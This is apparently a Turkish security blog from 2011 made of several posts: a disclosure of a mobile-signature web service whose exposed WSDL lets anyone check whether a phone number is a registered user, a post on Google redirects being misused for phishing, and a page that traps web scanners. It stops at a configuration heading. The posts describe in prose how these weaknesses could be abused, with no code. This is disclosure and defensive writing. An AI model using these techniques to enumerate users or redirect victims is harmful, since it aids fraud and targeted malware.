Çoğunlukla son kullanıcı bir web uygulaması ile etkileşimde bulunurken arka planda bu uygulama, kullanıcıya sunacağı içeriği farklı sunuculardan web servis aracılığı ile toplamakta ve harmanladıktan sonra kullanıcıya sunmaktadır.



Web servis denilince çoğu kişinin aklına XML ve SOAP gelmektedir. SOAP, XML kullanarak uygulamalar arası bilgi alışverişinin nasıl sağlayacağını tanımlayan bir standart, bir protokoldür. XML ise veri göstermek amacıyla kullanılan HTML'in aksine, veri taşımak ve saklamak için kullanılan bir dildir.


Web servislerine yönelik tehditlerin başında XML enjeksiyonu, XPath enjeksiyonu, XML bombası, paramatre manipülasyonu, WSDL taraması ve daha bir çok tehdit gelmektedir.

Web Services Description Language (WSDL), bir web servis ile iletişim kurulabilmesi için gerekli parametreleri, metodları içerir. WSDL'i dış dünyaya açık olan bir web servis üzerinde yer alan servis yukarda bahsi geçen tehditlere mağruz kalabildiği gibi servisin ve hizmetin kötüye kullanımını da yol açabilmektedir.


Örnek olarak X firmasının sitesinde yer alan bir gsm firmasına ait olan imzalama yazılımına kısaca göz atalım.

Bu imzalama programı, mobil imza kullanıcılarının kişisel bilgisayarlarındaki dosyaları cep telefonları aracılığıyla elektronik olarak imzalamalarını ve kendilerine gelen elektronik imzalanmış dosyaları doğrulamalarını sağlayabilen kurulumu ve kullanımı oldukça basit olan bir yazılımdır.


Mobil İmza kullanma gayesiyle göz attığım bu yazılımın doğrudan bir web servis ile haberleşiyor olması ister istemez dikkatimi çekmişti çünkü kurumsal ağlarda ve güvenli tasarlanan yazılımlarda son kullanıcının web servis ile münasebet kurması çok tercih edilmemektedir.



WSDL dosyasına baktığımda KullanıcıVarMi, ImzaIleLisansAl, VarOlanLisansiGetir servisleri ilgimi çekti. Normal şartlarda imzalama uygulaması kullanılarak çağrılabilecek bu servisler, WSDL'den elde edilen bilgiler ile istenildiği taktirde herhangi bir http isteği yapan bir araç üzerinden de çağrılabilir. Kısaca imzalama uygulaması yerine isteyen kendi uygulamasını hazırlayarak bu servisleri çağırabilir ve uygulama üzerinde yer alan kısıtlamalardan etkilenmeyebilir.



Aklıma gelen ilk soru art niyetli bir kişi başkasına ait olan bir lisansı VarOlanLisansiGetir servisini çağırarak getirebilir miydi ? Bu sorunun yanıtını her ne kadar merak etsem de etik açıdan doğru olmayacağını düşündüğüm için aramaktan vazgeçtim. Bunun yerine KullanıcıVarMi servisi ile bir kaç sorgu gerçekleştirdim. Bu servisin bir gsm şirketine ait olan herhangi bir telefon numarası ile çağrılması durumunda sunucudan true (var) ya da false (yok) şeklinde yanıt geldiğini gördüm. Servisin çalışıp çalışmadığını teyit etmek için elimde mobil imza kullanan ve kullanmayan iki farklı cep telefonu numarası ile deneme gerçekleştirdim ve servisin çalıştığını teyit ettim.



Servisin bu şekilde isteyen herkes tarafından kullanılabiliyor olmasının art niyetli kişiler tarafından nasıl istismar edilebileceğini düşünmeye koyulduğumda aklıma gelen ilk senaryo şu şekilde oldu. Bildiğiniz gibi man in the mobile saldırısı gerçekleştiren Zeus bankacılık trojanı, kullanıcının cep telefonuna SMS şifresini çalmak için bir trojan göndermektedir. Böyle bir servisin halka açık olarak hizmet vermesi durumunda bu servisten faydalanan zararlı bir yazılım körü körüne kurbana ait olan cep telefonu numarasına SMS şifresini çalan trojan göndermek yerine öncelikle bu servisi çağırarak mobil imza kullanıcısı olup olmadığını teyit edebilir ve yanıta göre mobil imza uygulamasını hedef alan zararlı bir yazılım gönderebilir. Bu servisin bu şekli ile kullanılmasının bir gsm firmasına ait mobil imza kullanan banka müşterilerinin ve bankaların doğru bulmayacağını düşünerek konuyu hemen X firmasına bildirmek için sayfalarında yer alan e-posta adresine bir e-posta gönderdim. Bu adrese gönderilen e-postaları kontrol etmeyeceklerini düşünerek (Türkiye gerçeği) biraz araştırma yaparak genel müdürün e-posta adresini bularak kendisine konu ile ilgili iletişim kurabileceğim bir yetkilinin bilgisini öğrenmek için ayrı bir e-posta gönderdim. Ancak iki hafta içinde tarafıma herhangi bir geri dönüş yapılmadığı için bu servisin art niyetli kişiler tarafından bu şekilde kullanılmasını en kısa sürede engelleyebilmek adına bu yazıyı yazma ve ilgilileri göreve çağırma misyonunu üstlendim.

Yazının giriş kısmında da belirttiğim üzere web servislerin sadece uygulamalar arasında kullanılıyor olması ve son kullanıcı kullanımına kısıtlanıyor olması bu tür tehditleri berteraf edilmesine yardımcı olacaktır.

Bir sonraki yazıda görüşmek dileğiyle...

[28-03-2011] Güncelleme: Firma genel müdürünün bugün itibariyle tarafımla iletişime geçmesi ve firma isimlerinin yazıda geçmesinden ötürü duyduğu rahatsızlığı dile getirmesi üzerine yazıda geçen firma isimleri sansürlenmiştir. Gerekli görülmesi durumunda ilerleyen zamanlarda kendileri ile gerçekleştirilen yazışmalara yer verilebilir.

Google’a Bile Güvenme

Source: https://www.mertsarica.com/googlea-bile-guvenme/

By M.S on March 7th, 2011

Milliyet.com.tr web sitesinde yer alan bir haberde, dolandırıcıların Gelir İdaresi Başkanlığı'na (www.gib.gov.tr) ait olan internet vergi dairesi sitesinin bir kopyasını oluşturdukları ve benzer bir alan adı altında (www.gib.gen.tr) site kurarak insanları dolandırmaya

çalıştıkları ortaya çıkmış. İşin ilginç yanı ise bu sahte sitenin Google arama motorunda "motorlu taşıtlar vergisi" anahtar kelimesi ile yapılan aramalarda ilk sırada çıkabilmesi için dolandırıcılar tarafından Google'a reklam verilmiş olması.

Aslında yıllardan beri Google arama motoru üzerinde zararlı kod yayan sitelerden, dolandırıcılık amacıyla kurulmuş olan sitelere kadar bir çok zararlı sitenin kullanıcıları benzer yöntemler ile hedef aldığı bilinmektedir. Google'da bunlar karşısında boş durmayarak zararlı kod yayan siteleri tespit etmekte ve arama sonuçlarına ilgili site için ufak bir ibare ekleyerek ziyaret edilmek istenen sitenin pek te güvenilir olmadığı konusunda kullancıları bilgilendirmektedir.

Zararlı ve sahte sitelerin ister istemez Google arama sonuçlarında yer alabilmesi kullanıcılar için tehlike oluştururken bence kötüye kullanılabilecek bir diğer tehlike ise Google arama motorunda yer alan kendimi şanslı hissediyorum arama özelliğidir. Herhangi bir anahtar kelime yazıp (web adresi de olabilir) bu butona basacak olursanız anahtar kelimeniz ile ilişkili olan ilk web sitesine yönlendiğinizi (URL Redirection) görebilirsiniz.

Her ne kadar Google ip adreslerine yönlendirme yapmıyor olsa da anahtar kelime olarak yazının başında bahsetmiş olduğum dolandırıcılar tarafından kurulan web sitesinin adresini yazmanız durumunda bu adrese sizi seve seve yönlendirecektir.

Google Üzerinden Yönlendirme Örneği (Kendimi Şanslı Hissediyorum): Kendini şanslı hissediyor musun ?

Kendimi şanslı hissediyorum yönlendirmesine ilave olarak Google arama motoru üzerinde başka bir yönlendirme daha mevcut. Örneğin Firefox internet tarayıcısı üzerinde adres çubuğuna /root yazıp enter tuşuna basacak olursanız kendinizi http://root.cern.ch/drupal/ sitesinde bulduğunuzu görebilirsiniz. Yine arka tarafta bunun nasıl çalıştığına bakacak olursak adres çubuğuna yazacağınız bir kelime arka tarafta Google arama motoruna giderek sizi bu anahtar kelime ile ilişkili olan site başlığına (title) sahip ilk siteye yönlendirmektedir.

Google Üzerinden Yönlendirme Örneği: Google'a bile güvenme

Sonuç olarak bu tür kontrolsüz URL yönlendirmelerinin phishing saldırılarından istismar paketlerine (exploit pack) yönlendirmeye kadar kötüye kullanıldığına bir çok defa tanık olmuştum ancak Google arama motorunun bu tür saldırılara imkan tanıyacak bir tasarıma sahip olduğu bugüne dek hiç dikkatimi çekmemişti. Siz siz olun gelen bağlantı adresi google.com/google.com.tr içeriyor diye körü körüne tıklamayın...

Bir sonraki yazı ile görüşmek dileğiyle...

Script Kiddie Bezdirme Mekanizması

Source: https://www.mertsarica.com/script-kiddie-bezdirme-mekanizmasi/

By M.S on February 27th, 2011

Günümüzde internete açık web sitelerinin kaderinde ya Çin üzerinden ya da Rusya üzerinden en az bir defa taranmak vardır. Bunu web uygulamaları üzerindeki zafiyetleri otomatik olarak tespit etmek ve istismar etmek üzere hazırlanmış bir solucan (worm) yaptığı gibi proxy arkasına gizlenmiş meraklı bir script kiddie de yapıyor olabilir.

Benim sitem de zaman zaman meraklı arkadaşların ilgi alanına girmekte ve Netsparker'dan Acunetix'e kadar bir çok ticari web uygulaması güvenlik tarayıcıları (web application security scanner) ile taranmaktadır. Her ne kadar bu zamana dek bu durumdam şikayetçi olmasamda kendimi şikayet edenlerine yerine koyarak "acaba bu script kiddieler'in işlerini mod_security ve benzer karmaşık yöntemlere başvurmadan nasıl zorlaştırabilirim?" sorusuna yanıt aramaya koyuldum.

Script kiddie'nin ticari araçlar ile tarama işlemini simüle etmek için ilk olarak Windows işletim sistemi yüklü olan sanal makine içine bir web sunucusu kurmam gerekiyordu ve seçimimi WAMP'tan yana kullandım. Daha sonra demo sürümü ile bu web sunucusunu tarayabilecek meşhur ticari bir tarama aracı aramaya başladım. Eskiden web uygulaması güvenlik tarayıcısı denilince akla ya HP firmasının satın aldığı Spi Dynamics firmasının Webinspect ürünü ya da IBM firmasının satın aldığı Watchfire firmasının Appscan ürünü gelirdi. Her ne kadar HP satın alana dek Webinspect'in hayranı olsam da bu senaryoda IBM'in Appscan demo ürününü kullanmaya karar verdim.


Başka bir sanal makineye Appscan ürününü kurduktan sonra diğer sanal makinemde kurulu olan web sunucusunu tarayabilmek için ufak bir numara ile http://demo.testfire.net sitesini taranacak sanal makinemin ip adresine yönlendirdim ve zorlaştırma yöntemi üzerine düşünmeye başladım. (Webinspect ve Appscan araçlarının demo sürümleri ile sadece kendi demo sitelerini (Appscan için http://demo.testfire.net web adresi, Webinspect için http://zero.webappsecurity.com web adresi) tarayabilmektesiniz.)

Penetrasyon testlerinde karşılaşmak istemeyeceğiniz durumlardan biri uzun süren taramanın tamamlanmasına yakın tarama aracının göçmesi bir diğeri ise taranan sitenin çok büyük olması ve isteklere geç yanıt veriyor olması nedeniyle taramanın saatlerce sürmesidir. Korsanlar ve script kiddieler genellikle sabırsız insanlardır bu nedenle hedefe bir an önce sızmak için en kestirme, en hızlı yolu seçmektedirler. Bunu göz önünde bulundurarak tarama aracının 10 dakikada tarayabileceği bir siteyi ufak bir numara ile saatler içinde taramasını sağlayabilmenin script kiddie'yi bezdirebileceği düşüncesiyle Appscan'i biraz etüt etmeye başladım.


Appscan çalışma prensibi gereği hedef web sitesini taramaya başlamadan önce site üzerinde keşfe çıkmakta ve sitenin haritasını çıkarmaktadır. Keşif aşaması tamamlandıktan hemen sonra tarama işlemine geçmekte ve bu aşamada yeni bir bağlantı adresi (link) ile karşılaşması durumunda bu adresi otomatik olarak taranacaklar listesine dahil etmektedir. Durum böyle olunca acaba bir web sayfası hazırlasam ve bu sayfa her ziyaret edildiğinde rastgele bağlantı adresi üretiyor olsa, bu sayfayı ziyaret eden Appscan yeni bağlantı adresi -> tara -> yeni bağlantı adresi -> tara şeklinde sonsuz bir döngüye girer mi sorusuna yanıt aramaya başladım.

Bunun için öncelikle httpd.conf üzerinde özel bir hata sayfası oluşturdum (missing.php) ki bulamadığı her sayfa için otomatik olarak missing.php sayfasına yönlendirilsin ve bu sayfada üretilen rastgele 100 bağlantı adresi sayesinde sonsuz döngüye girebildin. Bir kaç deneme sonucunda Appscan'i döngüye (sonsuz olabilir) sokan sayfayı oluşturdum ve muradıma erdim.


httpd.conf üzerinde özel hata sayfası belirtme:

